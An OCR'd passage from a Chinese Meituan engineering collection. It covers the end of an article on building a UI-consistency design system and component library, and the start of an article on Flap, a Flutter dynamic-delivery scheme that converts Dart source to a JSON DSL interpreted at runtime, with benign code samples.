
通过 Sketch 管理后台，设计师可以将配色规范、文字规范、话术、Iconfont、组件

库上传至云端并与整个设计团队中成员共享，并可实现设计资产的版本管理。通过将 Sketch Library 存储在后台物料市场，设计师可以与团队成员共享组件（Symbol），Library 可以实现“一处更改，处处生效”，即使是关联了远程组件库历史的设计稿检测到更新时，也会收到 Sketch 通知，确保工作中使用的是最新组件。

积木 Sketch Plugin 物料管理后台

4.2 代码模型建设

为了满足中小企业的需求，越来越多的开源组件库诞生，但开源代表着“通用”，无法满足业务特色的需求，于是很多企业也开始做起了自己的组件库。通过建立代码组件库，能帮助开发同学快速搭建 App 页面，减少设计与开发沟通成本，统一体验规范等。



代码组件库模型

4.2.1 代码库功能

提高项目可维护性

由于组件库中的组件职责单一，降低了系统的耦合度，开发人员可以很容易地了解该组件提供的能力。组件可以自由替换、组合为高阶组件，在进行组件更新时仅需修改一处。每个项目成员维护一定数量的组件，让团队中每个人都能发挥所长，可以最大化团队的开发效率。

实现文档化

组件接口有统一的规范，降低新人的上手难度，新成员只需要理解接口和职责即可开发组件代码，由于代码的影响范围仅限于组件内部，对项目的风险控制也非常有帮助。通过对组件统一管理，实现代码的积累沉淀与有效复用，全面提升了新业务的需求开发效率。

便于单元测试

由于组件职责单一而清晰，对外仅暴露接口，概念上可以把组件当成一个函数，输入对应着输出，这让自动化测试变得更加简单。

实现无障碍等定制化功能

无障碍功能可以改善残障人士的用户体验，组件库中的组件资源高内聚，完全由自身控制加载，不与全局或其他组件产生影响。组件的加载、渲染路径清晰可控，对于组件功能定制，实现类似于无障碍等功能较为方便。

4.2.2 方案设计

统一配置文件

前文也提到，外卖业务入口覆盖外卖独立 App、美团外卖频道以及大众点评外卖频道等，外卖组件需要在不同的移动端上适配宿主 App 的 UI 风格及交互体验，这就需要组件库支持主题配置功能。由于主题涉及 Android/iOS/MRN 多端，需要一套通用

的主题配置文件。经过了各端开发同学与设计师的多轮讨论，最终确定了包含主题颜色、文字外观、组件风格等内容的主题描述文件格式。配置文件通过下发，就可以实现全局替换主题的功能。

```
{
  // 主题颜色
  "rooBrandColors": {
    "rooBrandPrimary": "#FFCC33"
  },
  // 文本外观
  "rooTextAppearance": {
    "rooTextAppearanceHeadline1": {
      "fontFamily": "sans-serif-medium",    // 字体
      "textStyle": "normal",                // 风格(normal/bold/italic)
      "textSize": 44,                       // 字号
    }
  },
  // 组件风格
  "rooStyle":{
      "rooButtonStyle": {
        "textAppearance": "?attr/rooTextAppearanceButton",
        "backgroundColor": "?attr/rooBrandPrimary",
        "cornerRadius": 0,
      }
  }
```


搭建全平台组件库

目前，市面上耳熟能详的组件库包括阿里的 Antd Desigin、Fusion Design 以及美团的 Roo Design 等，基本都是服务于 Web 开发的组件库，通过这些组件库可以快速搭建一些中后台系统。为什么没有知名的 Native 开源组件库呢？因为每个应用的主题、风格以及交互体验都是不同的，而这些不同恰恰是传达品牌主张和设计理念的灵魂，因此必须结合业务，针对 Android/iOS/MRN 三端进行组件库开发。通过搭建全平台代码组件库，可以保证同一个 UI 组件在各端表现一致，进行 UI 升级时降低改错或遗漏的风险，除此之外，还能降低测试压力，提高需求的吞吐率。

4.2.3 示例应用

我们针对 Android/iOS/MRN 三端代码开发了示例工程，通过示例工程，不仅可以帮

助 UI 同学完成组件验收，还能帮助开发同学快速查阅可以应用的所有组件，了解其使用方式以及进行代码调试。



组件库 demo 示例

4.3 官网门户建设

官网相当于项目的门面，一个好的门面才能吸引更多的用户，才能更好地对项目进行推广。官网作为设计师与开发同学沟通的媒介，需要两者共同维护。通过官网可以帮助团队内设计师沉淀设计风格，建立统一的 UI 设计规范，帮助 RD 同学进行组件文档管理与查阅。

4.3.1 官网功能

当前的官网主要由四部分组成，分别是设计语言、组件库、插画库以及资源下载，分别服务于 UI 和 RD 同学。

外卖平台化官网导航栏

设计语言

UI 一致性项目中采取了“原子理论”的构成原理，即从最小的元素开始定义，进而将这些元素按照规则进行组装，拼接成组件，最后通过这些组件拼接成最终的页面，这是一个由点到面的过程。设计语言章节主要服务于 UI/UE 同学，该章节通过视觉、设计模式、动效等三个子章节使得读者能够快速了解项目的设计规范，从而快速上手。

组件库

组件库是设计模式中各种元素的具体实现，在这个页面描述了组件的使用方式。

插画库

插画库中则介绍了插画的使用场景，插画的绘制规范以及插画案例展示。

资源下载

提供积木工具链产品下载功能。

外卖平台化官网

4.3.2 方案设计

由于官网以纯粹的图文展示为主，且迭代频率较快，因而选择了当下较为普遍的文档 – 网站生成系统，即只需按照一定规范将书写的 Markdown 文档放至相应目录，前端自动解析后生成导航，并且支持多语种、图片、文件、视频等素材。这种方式极大地缩短了官网的开发周期，即便是没有前端经验的同学也能快速上手。

为了方便 UI 同学对官网文档的修改，我们基于文档网站生成系统搭建了在线编辑平台。通过该平台，相关人员可以直接做到在线编辑、发布，节约了 UI 同学与 RD 同学的沟通成本以及发布成本。填充期间，使用者可以实时预览编辑的内容，修改后只需点击保存即可立即更新到网站中。

官网支持平台化功能，不同业务方可以创建属于自己的文档站点，一个好的文档站点对于设计组的方案推广、外部接入都大有裨益。

外卖平台化官网录入后台

4.4 工具链的闭环

当我们信心满满的把 UI 一致性解决方案推广到日常开发中时，除了听到可以提升效率的褒奖外，开发同学对项目的吐槽声也常常传入我们的耳边，“怎么才能知道设计稿中的哪个组件已经开发完成了?”，“查询这个组件的使用方法好麻烦，每次都要去

官网检索”，“规范颜色、图标的名称是什么？怎么才能引用到?”我们无法限制别人的选择，所以只能让这套体系变得更好用，如果不去优化整个流程，将其串联起来形成闭环，后面整个项目可能都会慢慢崩塌，所以我们对项目进行了重新复盘，经过大家集思广益，终于找到了能将工具链体系打通的解决方案：设计稿作为衔接 RD 与 UI 的纽带，可以把官网与代码仓库打通。

我们与美团内部的印迹团队合作开发，然后定制了一个设计云协作平台，在给 RD 的设计稿中标注了哪些是代码组件库中已有的元素，避免了重复开发，同时关联了官网上该组件的使用说明，RD 同学在开发过程中遇到组件使用问题无需检索，点击即可跳转至使用文档。后期我们还将颜色、iconfont 以及插画库中图片也进行了关联，真正做到了一致性元素的全覆盖。

与印迹合作支持组件展示的云协作平台

加入我们

UI 一致性项目原本只是外卖技术团队提升 UI/RD 协作效率的一次尝试，现在已经作为全面提升产研效率的媒介，承载了越来越多的功能。围绕设计日常工作，提供高效的设计元素获取方式，让工作变得更轻松，是我们的核心目标。如何推动设计规范落地，并且输出到各个业务系统灵活使用，是我们持续追寻的答案。探寻研发和设计更

为高效的协作模式，是我们一直努力的方向。

如你所见，通过 UI 一致性建设可以帮助设计团队提升设计效率、沉淀设计语言以及减少走查负担；让 RD 同学面对新项目时可以专注于业务需求，而无需把时间耗费在组件的编写上；减少 QA 工作量，保证控件质量无需频繁的回归测试；帮助 PM 提高版本迭代效率及版本需求吞吐量，提供业务的快速拓展能力。当然，我们除了希望制作一流的产品，也希望可以让大家在繁忙的工作中得以喘息。我们会继续以设计语言为依托，以工具链建设为抓手持续进行 UI 一致性建设，不断提高移动端 UI 业务中台能力。

如果你也想参与我们的 UI 一致性项目建设，欢迎加入我们！

致谢

- 感谢晓飞、彦平、杜瑶、冰冰、云鹏对项目的大力支持。
- 感谢到家优秀设计师淼林、昱翰、冉冉、璟琦、雪美、田园。
- 感谢用户平台组参与 UI 一致性建设的开发同学王鹏、腾飞、赵炎、瀚阳等，感谢美团印迹开发团队的支持。
- 感谢所有参与人的努力与坚持，为外卖 DPL 建立贡献力量！

参考文献

爱奇艺产品工作流优化：搭建组件库做高 ROI
阿里重磅开源中后台 UI 解决方案 Fusion
Ant Design 背后的故事
Google Material Design
前端组件化开发方案及其在 React Native 中的运用

招聘信息

美团外卖长期招聘 Android、iOS、FE 高级 / 资深工程师和技术专家，欢迎加入外卖 App 大家庭。感兴趣的同学可投递简历至：tech@meituan.com（邮件主题请注明：外卖大前端）。

美团外卖 Flutter 动态化实践

作者：尚先

一、前言

Flutter 跨端技术一经推出便在业内赢得了不错的口碑，它在“多端一致”和“渲染性能”上的优势让其他跨端方案很难比拟。虽然 Flutter 的成长曲线和未来前景看起来都很好，但不可否认的是，目前 Flutter 仍处在发展阶段，很多大型互联网企业都无法毫无顾虑地让全线 App 接入，而其中最主要的顾虑是包大小与动态化。

动态化代表着更短的需求上线路径，代表着大大压缩了原始包的大小，从而获得更高的用户下载意向，也代表着更健全的线上质量维护体系。当明白这些意义后，我们也就不难理解，在 Flutter 的应用与适配趋近完善时，动态化自然就成为了一个无法避开的话题。RN 和 Weex 等成熟技术甚至让大家认为动态化是跨端技术的标配。

美团外卖 MTFlutter 团队从 2019 年 9 月开始对动态化进行研究，目前已在多个业务模块上线，内部项目代号“Flap”。

二、Flap 的特点与优势

Flap 研发的初心是为了提供一个完整解决方案，而不是一个过渡方案。项目组思考了当下最痛的点并逐一列出，然后再根据目标来做具体选型。在前期，只有需求考虑得越周全，后续的架构和研发才会越明确。在研发过程中，团队应该坚守底线，坚守初心，不断攻克困难，完成昔日定下的目标。

2.1 核心目标

- 通用性，保持 Flutter 多平台支持的能力且方案无平台差异。
- 低成本，动态化对齐 Flutter 生态和常规开发习惯，且可低成本转化现有的 Flutter 页面。

- 适用性，避免包过大、不稳定等不利于应用的缺陷。
- 高性能，保留 Flutter 渲染性能极佳的特点。

2.2 动态化选型

a. 产物替换

选型中首先考虑到的是下发产物替换，官方在也曾经推出了 Code Push 方案，甚至可以支持 Diff 差量下载，但是在 2019 年 4 月被叫停，这里引用一下官方的发言 Flutter/issues/14330：

> To comply with our understanding of store policies on Android and iOS, any solution would be limited to JIT code on Android and interpreted code on iOS. We are not confident that the performance characteristics of such a solution on iOS would reach the quality that we demand of our product. (In other words, “it would be too slow”.)
>
> There are some serious security concerns. Since these patches would essentially allow arbitrary code execution, they would be extremely attractive malware vectors. We could mitigate this by requiring that patches be signed using the same key as the original package, but this is error prone and any mistake would have serious consequences. This is, fundamentally, the same problem that has plagued platforms that allow execution of code from third-party sources. This problem could be mitigated by integrating with a platform update mechanism, but this defeats the purpose of an out-of-band patching mechanism.

简而言之，就是官方对动态化后的性能没有自信，并且对安全性有所顾虑。之前，官方提供方案的局限性也十分明显。比如对 Native-Flutter 混合 App 支持不友好，并且无法进行灰度等业务定制操作，所以不能满足通用性和高性能的核心目标。

b. AOT 搭载 JIT

Flutter 在 Release 模式下构建的是 AOT 编译产物，iOS 是 AOT Assembly，Android 默认 AOTBlob。同时 Flutter 也支持 JIT Release 模式，可以动态加载 Kernel snapshot 或 App-JIT snapshot。如果在 AOT 上支持 JIT，就可以实现动态化能力。但问题在于，AOT 依赖的 Dart VM 和 JIT 并不一样，AOT 需要一个编译后的“Dart VM”（更准确地说是 Precompiled Runtime），JIT 依赖的是 Dart VM（一个虚拟机，提供语言执行环境）；并且 JIT Release 并不支持 iOS 设备，构建的应用也不能在 AppStore 上发布。

实现此方案需要抽离一份 DartVM 独立编译，再以动态库的形式引入项目。通过初步测试，发现会增大包体积 20MB+，这超过了 MTFlutter 之前做 Flutter 包体积优化的总和。进一步让 Flutter 包体积成为推广与接入业务方的巨大阻碍，不满足我们对适用性的要求。

c. 动态生产 DSL

Native 侧本身具备 JS 动态执行环境，利用这个执行环境动态生成包含页面和逻辑事件绑定 DSL，进而解析为 Flutter 页面或组件，也可以实现动态化诉求。技术思路接近 RN，但与其不同的是利用 Flutter 渲染引擎和框架。这种先将代码执行起来再获取 DSL 的手段，我们简称为动态生产 DSL。

此方案可以很好地支持逻辑动态化，但弊端也比较明显。首先要对齐 Flutter 框架，JS 侧的开发量很大且开发体验受损。另外，对 JS 的依赖偏重，构建的 JS 框架本身解释执行有一定开销，对于页面逻辑与事件在运行中需要频繁地进行 Flutter 与 JS 的跨平台通信，同样也会产生一定开销。这不能满足 MTFlutter 团队对高性能的诉求。更严重的是，此方案对开发同学的开发习惯并不友好，将 Dart 改为 JS，现有的 Flutter 开发工具无法直接使用，这与低成本诉求背道而驰。

d. 静态生产 DSL

前面说“将代码执行起来再获取 DSL 的手段，我们简称为动态生产 DSL”，那么代码不执行直接转换 DSL，就称为静态生产 DSL 方案。

静态生产的特点是抹平了平台差异，因为 input 是 Dart source 与平台无关，直接将 Dart source 内的完整信息通过一层转换器转换到 DSL，然后通过 Native 和 Dart 的静态映射和基础的逻辑支持环境，使得其可以在纯 Dart 的环境下渲染与交互。

在具体实现上，可以利用 Dart-lang 官方提供的 Analyzer 分析库（该工具在 Dartfmt、Dart Doc、Dart Analyzer Server 中都有使用）构建 DSL。该库提供了一组 API 能对 Dart source 进行分析，按照文件粒度生成 AST 对象。AST 对象用整齐的数据结构包含了 Dart 文件的所有信息，利用这些信息可以便捷地生成所需的 DSL。**所有的这个分析 + 转换的过程全部在线下进行**。接下来，DSL-JSON 以 Zip 的形式下发，Flutter 的 AOT 侧以此为数据源，完成整个 Flutter 项目的渲染与交互。

这种方案，一来可以保持 Flutter/Dart 的开发体验，也没有平台差异，逻辑动态化依赖静态映射和基础逻辑支持，而非 JScore，有效地避免了性能上的开销。综上考虑，静态生产 DSL 最终成为 MTFlutter 团队选型的方案。

2.3 项目架构




图 1　Flap 整体架构

如图 1 所示，三处浅绿色部分为一个阶段的阶段产物，起到承上启下的作用。以绿色部分为界，整体架构自然而然的就被划分成了三个区域：

- 下层第一部分是对开发阶段的赋能，产物是正确且规范（也满足 Flap 规范）的 Dart 源码。
- 第二部分是 DSL 的转换器，产物是 JSON 格式的 DSL，用于标准化的描述页面层级与逻辑。
- 上层的第三部分是运行时环境，准备了所有需要的符号构建 Dart 对象与逻辑，产物是动态化 App 或动态化的模块。

三、Flap 的原理与挑战

图 1 中的核心模块是转换器部分和运行时部分，接下来会介绍下这两个部分的原理与部分实现。

3.1 转换器原理

AST & DSL

AST 意为抽象语法树（Abstract Syntax Tree）。Dart 的 AST 和其他语言的 AST 基本概念类似。'package:front_end/src/scanner/token.dart' 中定义了所有的 Token，AST 也是通过词法分析、语法分析、解层级嵌套得到。ASTNode 对象作为存储编译单元中重要信息的基本数据结构，派生类基本分为 Declaration、Expression、Literal、Statement。

DSL 意为领域特定语言（Domain-specific Language）。表示专门针对特定问题领域的编程语言或者规范语言。相对自然语言，编程语言是不灵活的，它的语法和语义设计常取决于它的执行环境和特定目的。过去人们总是发明新的编程语言，近年来新出现的语言越来越相近，因此 DSL 也变得流行起来。

那 Flap 的 DSL 具体是什么？对于开发者而言，那这个 DSL 就是 Dart Code。而对于机器或 App 而言，那这个 DSL 就是 JSON。

前面的技术选型中提到：

> 利用 Dart-lang 官方提供了 Analyzer 分析库，官方的 Analyzer 的能力可以拿来直接用，该库提供了一组 API 能对 Dart source 进行分析，按照文件粒度生成 AST 对象，该数据结构包含了 input 的 Dart 文件的所有信息。

我们的 DSL 的基本原理就是对 AST 内数据的一个描述，并附带一些其他操作。




图 2　DSL-JSON 的转换步骤

因为用 Analyzer 的 API 跑出的 AST 也叫 CompilationUnit，实际上是一个编译单元，里面还存有很多编译相关的属性例如 lineInfo、beginToken 等。但使用 DSL 的方式不依赖编译，所以很多不需要的属性会被裁剪或忽略。

在转换器入口会对大类（identifier、statementImpl、literal、methodInvocation 等等）进行分发，每一个大类的数据结构使用一种中间结构 Dart model 来传输，然后对于大类中细分的类型（IfStatement、AssignmentStatement、DoStatement、SwitchStatement 等等），配有足够细粒度的转换接口，以 AST 结构作为输入，以 Map 节点作为输出。最终定义并提炼了 10 种标准的 Map 结构（class、method、variable、stmt 等等）来承载所有类型。

举个例子

一个简单的 Widget 节点经过转换后得到这样的 DSL-JSON，可以看到 DSL 的可读性还是 OK 的（默认下发时产物是一个压缩成单行并加密的二进制文件，这里是解密后 Format 换行后展示的）。我们在转换中会区分普通的字符串、变量名引用、系统枚举等类型，加以不同的符号表示。

图 3　常规 Widget 组件的源码与 DSL 示例

关于逻辑

举一个简单的四则运算的例子，可以看出在对于“乘法应当先计算”这个规则上，我们的 DSL 能够自动遵循，其中的奥秘是 Analyzer 帮我们做了这种运算优先级的判断，归根结底还是一种描述 AST 的工作，我们自己不会去根据静态代码做分析过程。

图 4　简单逻辑的代码与 DSL 示例

关于语法糖

语法糖往往画风清奇，结构与众不同，但是在 AST 中还是很诚实的，该什么结构就是什么结构。所以语法糖应该在转换器侧进行展开为常规结构再转 DSL，而不是对特殊格式设置特殊的 DSL 传到运行时再去解析。

```
AddressItem(this.header);
>
AddressItem(header){
  this.header = header;
}

AddressItem.defaultItem(this.header,
{Key key, this.card}) : super(key: key);
>
AddressItem.defaultItem(header,{key,card})
: super(key: key){
  this.header = header;
  this.card = card;
}

@override
_ShopPageState createState() => _ShopPageState();
>
@override
_ShopPageState createState() {
  return _ShopPageState();
}
```

图 5　部分语法糖的展开情况

这里只举了一些简单的例子，只是 DSL 体系中的一个片段，实际在项目落地时有很多较为复杂的逻辑，类似于循环套循环内进行集合操作或是异步回调内加多重三目逻辑等等。这里因为篇幅原因和涉及到业务代码相关就不展开详细的介绍了，其中的原理是一样的，都是描述 AST 的过程中增加一些特殊处理，最终会将转换产物的 Map 节点根据原有 AST 的层级结构组装起来，再通过 JSONEncode 转为 JSON。

图 6　DSL 内部结构层级

转换器侧能够完整的描述一个 Dart 文件的所有信息，如图 6 所示。值得一提的是，不同的节点还可能出现任意结构，method 里的 Argument 里可能是一个全局变量，条件表达式的右边又可能是一个方法。对于这种相同的结构即使出现在不同的位置也应当使用一套处理逻辑来转换，因此转换器是以迭代为主加小范围递归的设计思路。

将细粒度转换接口按照具体类别分在不同文件中（statement_factory、class_factory、function_factory）等待解析生产总线的调用。实际操作中各个类之间是近似于网状的调用，因此所有调用应当都是 Static 的，并且内部隔离，不引用不修改外部变量，做到无副作用。

DSL 转换器是一个命令行程序，因此可以无缝的部署到自动化的机器上。新代码合入主干后，接下来的 Bundle 生成与分发逻辑都可以使用各种图形化界面的发布系统来操作。

3.2 运行时原理

Prepare & Running

运行时相关的操作是在 App 内发生的，包括初始化，拉取 DSL，解析与使用。 简言之可以分为 Prepare 和 Running 两个阶段。Prepare 是准备各种运行时所需的符号，包括系统类符号与自定义符号，属性符号与方法符号（这里所说的符号实际就是 Dart 内的对象）。Prepare 阶段完成才能进行后续的 Running 相关操作，具体是页面的构建，事件的绑定，交互与逻辑的正常运转。




图 7　运行时原理的两大阶段

万能方法 Function.apply()

Flutter 期望线上产品是编译后的“完全体现”，同时为了避免生成过大的包，并不支持 Dart:Mirror。“Flutter apps are pre-compiled for production, and binary size is always a concern with mobile apps, we disabled dart:mirrors.”那么，在这种前提下，如何将外部符号转内部符号？ Function() 对象提供了这样一个万能方法。

```
// function.dart
external static apply(Function function, List positionalArguments,
      [Map<Symbol, dynamic> namedArguments]);
```

第一个参数是 Function 类型，后两个参数是该函数所需的参数（位置参数与命名参数，这两者在 DSL 中都可以取到），因此只要能获取到某个 Function，那就能在任何时候调用它。

此 Function 若为 Constructor Function 那返回值则为构造出的对象类型。

Proxy-Mirror

DSL 后只能得到字符串的标识，因此需要建立一个 String 与 Function 的映射关系，考虑到类名方法名，数据结构应该是 {String:{String:Function}}，通过 className 和 functionName 两个 String Key 即可取得一一对应的 Function()，下面给出一个

系统类的类方法（构造方法）的代码片段：

```
{
  'EdgeInsets':
  {
    'fromLTRB': (left, top, right, bottom) => EdgeInsets.fromLTRB(left,
top, right, bottom),
    // ...other function
  },
  // ...other class
};
```

然后对于系统类的实例方法、getter、setter 则需要在外部多传一个 instance 参数，instance 是外部通过该类的构造方法的 func 创建后传入。

```
// instance method
"inflateSize": (instance, size) => instance.inflateSize(size),
// getter
"horizontal": (instance) => instance.horizontal,
// setter
"last": (List instance, dynamic value) => instance.last = value,
```

Custom Class’s meta

对于自定义类，我们需要构建一个模拟的元类系统，存放所有符号信息，在解析时将所有的 JSON 节点转成可处理的对象。所有的属性声明都会构建成 FlapVariable 类型，所有的方法声明都会构建成 FlapFunction 类型。

如图 8 所示，父类和元类也是有相应的指针，父类的成员变量也会填充到子类，并且通过 mixin 的方式将类相关属性注入到派生类类型，例如 FlapState，FlapState 继承自 state，这样既可以让系统类的生命周期方法留个调用链的开口，也可以使用注入的运行时类属性。




图 8　运行时模拟的元类系统

Evaluate

如下面代码的例子，一个 if 语句的 JSON 节点下发后，经过 parser 之后会得到一个 IfStatement 对象，这类对象都有一个特点就是包含几个属性，和一个运行时入口方法 evaluate（Scope scope）。这个方法在抽象类 Evaluative 类中，所有语句和表达式的类都会继承于此，自动获得 evaluate 方法，其中属性部分是在解析过程中解析成 Dart 对象后通过构造方法的参数传入的。

```
class IfStatement extends Statement {
  dynamic condition = undefined;
  Body thenBody;
  Body elseBody;
  IfStatement(this.condition, this.thenBody, [this.elseBody]);
  // 简化版代码
  ProcessResult evaluate(Scope scope) {
    bool conditionValue = condition.evaluate(scope)
    if (conditionValue){
      return thenBody(Scope);
    }else{
      return elseBody(Scope);
    }
  }
}
```

属性中的条件对象与语句对象在解析的过程中并不会被触发，真正的触发是方法被调用时从运行时的入口方法 evaluate 进入，此时才会通过作用域 Scope 判定条件是 true or false，然后调用到其他需要 evaluate 的 Dart 对象，如下图 9 所示：




图 9　运行时 evaluate 触发链路

经过表达式的堆叠，实现了语句，经过语句的堆叠实现了 body，再补充上形参和返回值，则就构成了我们运行时中的自定义方法 FlapFunction。这里要用到一下仿真函数的概念，FlapFunction 要实现 call 方法，这样在外部调用时就真的和 Function 画风一致了。

动态化页面运行时，Flap 会维持一套作用域体系。Scope 的结构相当于双向链表，每一个 Scope 有 outer 和 inner 两个指针。全局作用域的 outer 为 null，inner 为类作用域；类作用域的 inner 为局部作用域；局部作用域的 inner 可能为 null 也可能又是一个局部作用域；随便哪一个作用域顺着 outer 一直往上找，肯定能找到全局作用域。

Scope

Scope 在逻辑的执行中实际就是充当了 Context 上下文的作用，因为每个方法或

